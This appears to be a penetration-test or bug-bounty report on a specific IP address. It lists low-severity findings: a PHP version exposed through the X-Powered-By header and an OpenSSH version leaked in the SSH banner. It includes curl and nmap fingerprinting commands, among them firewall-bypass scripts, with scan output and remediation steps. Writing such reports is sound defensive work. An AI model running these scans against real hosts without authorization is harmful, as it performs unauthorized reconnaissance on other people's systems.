Low CVSS Base Score: ~2.9

A06:2021 – Vulnerable and Outdated Components

[Information Disclosure] PHP Version Exposed via X-Powered-By Header

Summary

The web server at `http://103.40.156.214:9999/` leaks the backend PHP version (8.2.28) through the X-Powered-By HTTP response header. This unnecessary disclosure can help attackers fingerprint the application stack, identify known vulnerabilities in that version, and launch targeted attacks such as RCE, LFI, or DoS.

Affected Endpoint

- `http://103.40.156.214:9999/`
- Any other endpoint on the server returning:

X-Powered-By: PHP/8.2.28

Steps to Reproduce

1. Open Burp Suite or use curl:
`curl -I <http://103.40.156.214:9999/>`
1. Observe the response headers:
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.2.28

Proof of Concept (PoC)

Request:

GET / HTTP/1.1

Host: 103.40.156.214:9999

Response:

HTTP/1.1 200 OK

X-Powered-By: PHP/8.2.28

Server: Apache/2.4.62 (Debian)

Impact Analysis

- Reconnaissance: Attackers can identify the exact PHP version used.
- Known CVEs: If PHP 8.2.28 has vulnerabilities (present or future), attackers can exploit them.
- Exploit Chains: Combined with Apache version disclosure, this aids in full stack fingerprinting.
- Compliance Risk: Violates OWASP ASVS 1.5.2 and best practices that discourage technology stack disclosure.

Suggested Fix

- Hide PHP version:
Edit php.ini:
expose_php = Off
- Remove X-Powered-By:
- Use .htaccess or Apache config:
Header unset X-Powered-By
- Restart web server after changes.

Severity Rating:

Low CVSS Score: ~2.5

A06:2021 – Vulnerable and Outdated Components

OpenSSH Version Disclosure via Banner Grabbing on Port 22

Summary:

The SSH service running on the target host discloses detailed version information (OpenSSH_9.6p1 Ubuntu 3ubuntu13.11) during the initial handshake. This information can aid an attacker in identifying specific vulnerabilities associated with the SSH version or the underlying operating system (Ubuntu), thus increasing the risk of targeted attacks.

Affected Host:

IP: 103.40.156.214

Port: 22/tcp

Service: SSH (OpenSSH_9.6p1 Ubuntu 3ubuntu13.11)

Steps to Reproduce:

1. Run the following Nmap command:

- `nmap -sV -p22 103.40.156.214`

1. Observe the service banner in the output:

- 22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.11

```
xploitpoy@DESKTOP-S12LSEV:~$ nmap -sV -sC -Pn --script "firewalk,http-trace,firewall-bypass" 103.40.156.214
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-14 00:37 +06
NSE: [firewalk] not running for lack of privileges.
NSE: [firewall-bypass] lacks privileges.
Nmap scan report for 103.40.156.214
Host is up (0.011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ssl/ms-wbt-server?
9999/tcp  open  http         Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.96 seconds
```

Impact:

- Revealing the exact OpenSSH version (9.6p1) along with the OS flavor (Ubuntu 3ubuntu13.11) can help an attacker:
 - Determine if the version is affected by known vulnerabilities (even in the future).
 - Tailor attacks specifically for this distribution (privilege escalation paths on Ubuntu).
 - Bypass generic protections by leveraging version-specific exploit chains.

Although this is an informational issue, it can be a valuable component of a multi-step attack.

Recommended Remediation:

- Disable version banner in SSH configuration:
- Edit the SSH daemon config file (/etc/ssh/sshd_config) and add or modify the following line:

Disable SSH version string

VersionAddendum none

This will suppress the OS-specific portion of the banner and reduce fingerprinting risk.

Severity:

Low CVSS Base Score: ~3.3

Last Page